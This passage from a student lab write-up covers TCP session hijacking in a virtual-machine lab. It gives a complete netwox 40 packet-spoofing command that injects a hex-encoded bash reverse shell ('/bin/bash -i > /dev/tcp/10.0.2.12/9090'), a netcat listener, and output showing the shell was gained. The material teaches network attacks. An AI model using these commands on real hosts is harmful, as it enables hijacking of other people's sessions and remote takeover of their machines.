
```
[10/14/19]seed@VM:~$ ls hello_world
ls: cannot access 'hello_world': No such file or directory
[10/14/19]seed@VM:~$
```

Figure 26: The attack worked. The hello_world file no longer exists

Conclusion. Using the packet spoofing tool, netwox 40, we were able to hijack a session and execute malicious code on the victim's machine.

Task 5: Creating Reverse Shell using TCP Session Hijacking

We start by establishing a telnet connection from VM C to VM B.



The image shows a terminal window titled "VM C [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
[10/14/19]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Mon Oct 14 18:37:59 EDT 2019 from 10.0.2.13
on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/14/19]seed@VM:~$
```

Figure 27: Once again, we telnet from VM C to remotely access VM B

Similar to before, we use wireshark to get information needed for our spoofed packet.




Figure 28: Again, we've sniffed the information needed to spoof a packet

Like before, we fill in the netwox arguments, this time using the hex version of `/bin/bash -i > /dev/tcp/10.0.2.12/9090 0<&1 2>&1 \r` as our tcp data.

Our final command for spoofing a telnet packet:

```

sudo netwox 40 --ip4-src "10.0.2.13" --ip4-dst "10.0.2.8" \
--ip4-ttl 64 --tcp-src 37414 --tcp-dst 23 --tcp-seqnum 4079281316 \
--tcp-window 237 --tcp-acknum 3747870416 --tcp-ack \
--tcp-data
"2f62696e2f62617368202d69203e2f6465762f7463702f31302e302e322e31322f
3930393020303c263120323e2631200d"
  
```

But before we execute this attack, we use netcat to set up a listener on VM A (Attacker).




Figure 29: VM A, the attacker, now is listening for a connection

Now, in a different terminal on VM A, we launch our attack.





Figure 30: We now have a remote connection from VM A to VM B



```
[10/14/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.8] port 9090 [tcp/*] accepted (family 2, sport 59974)
[10/14/19]seed@VM:~$ pwd
pwd
/home/seed
[10/14/19]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:3c:50:53
              inet addr:10.0.2.8  Bcast:10.0.2.255  Mask:255.255.255.0
              inet6 addr: fe80::bd89:cdc1:4dc6:cef8/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:3822620 errors:0 dropped:0 overruns:0 frame:0
              TX packets:959606 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
```

Figure 31: Running ifconfig shows that we do in fact have access to VM B

Conclusion. Using netcat and TCP session hijacking via packet spoofing, we were able to get remote access to the victim's machine.